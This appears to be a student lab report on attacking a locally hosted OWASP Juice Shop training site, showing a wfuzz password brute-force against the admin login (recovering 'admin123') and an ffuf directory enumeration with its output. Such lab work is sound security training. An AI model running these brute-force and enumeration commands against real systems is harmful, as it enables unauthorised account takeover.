Yousef Ali Hassan 2305261 Youssef Abd-Alfatah 2305338


kali@kali: ~/juice-shop

> juice-shop@17.1.1 start > node build/app info: Detected Node.js version v20.18.1 (OK) info: Detected OS linux (OK) info: Configuration default validated (OK) info: Entity models 19 of 19 are initialized (OK) info: Required file server.js is present (OK) info: Required file index.html is present (OK) info: Required file styles.css is present (OK) info: Required file main.js is present (OK) info: Required file polyfills.js is present (OK) info: Required file runtime.js is present (OK) info: Required file vendor.js is present (OK) info: Port 3000 is available (OK) info: Domain https://www.alchemy.com/ is reachable (OK) info: Chatbot training data botDefaultTrainingData.json validated (OK)

info: Server listening on port 3000

here we started to lunch the owasp juice shop site in the terminal by useing this commands: cd juice-shop npm start after we saw "Server listening on port 3000" we knew that the site is working

Right Ctrl



Method 1: Brute force

/home/kali/Downloads/password.txt -d "email-admin@juice-sh.op&password=FUZZ" -Z -sc 200 http://localhost:3000/rest/user/login

zsh: corrupt history file /home/kali/.zsh_history


* Wfuzz 3.1.0 - The Web Fuzzer *

* Wfuzz 3.1.0 - The Web Fuzzer *

Target: http://localhost:3000/rest/user/login Total requests: 126


ID Octob	Response	Lines	Word	Chars	Payload
000000004:		0 L	1 W () ()	799 Ch	*admin123*


here we using our first method Brute force this method used to let us know the password for "admin@juice-sh.op" and the password is passsword="admin123"



here we going into the site







here we trying to login with the password we found in the txt file

```
File Actions Edit View Help

(kali@kali)-[~]

ffuf -u http://localhost:3000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

: GET

v2.1.0-dev

:: Method

```
:: URL
                     : http://localhost:3000/FUZZ
 :: Wordlist
                    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
                    : false
 :: Calibration
:: Timeout
                    : 10
:: Threads
                     : Response status: 200-299,301,302,307,401,403,405,500
.bash_history
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 320ms]
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 321ms]
.cvsignore
.cache
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 321ms]
.config
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 321ms
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 321ms
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 322ms
.bashrc
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 554ms
.svnlgnore
.git/HEAD
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 579ms
.history
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 682ms
. swf
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 765ms
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 515ms
.web
.hta
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 928ms]
.git-rewrite
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 927ms]
.htaccess
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1015ms]
.htpasswd
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1196ms]
well-known/acme-challenge [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 746ms]
well-known/assetlinks.json [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 648ms]
well-known/apple-developer-merchantid-domain-association [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 649ms]
.well-known/ashrae
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 648ms]
well-known/apple-app-site-association [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 649ms].
.listing
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1263ms]
well-known/autoconfig/mail [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 689ms].
.listings
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1269ms]
                       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 720ms]
.well-known/browserid
.mysql_history
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1407ms]
.well-known/caldav
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 677ms]
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 1439ms]
:: Progress: [66/4734] :: Job [1/1] :: 24 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

here we trying the second method
"enumeration"
in this method we using fuff and txt file we
downloaded it before
we are searching for administration path

4.1

🛐 🍩 🌬 🗗 🧪 📖 🔲 🤂 👸 🚱 🖸 Right Ctr

🔼 🔘 💹 🗗 🧪 🏢 🔲 🚱 💥 🚱 🚳 Right Ctrl

kali@kali: ~

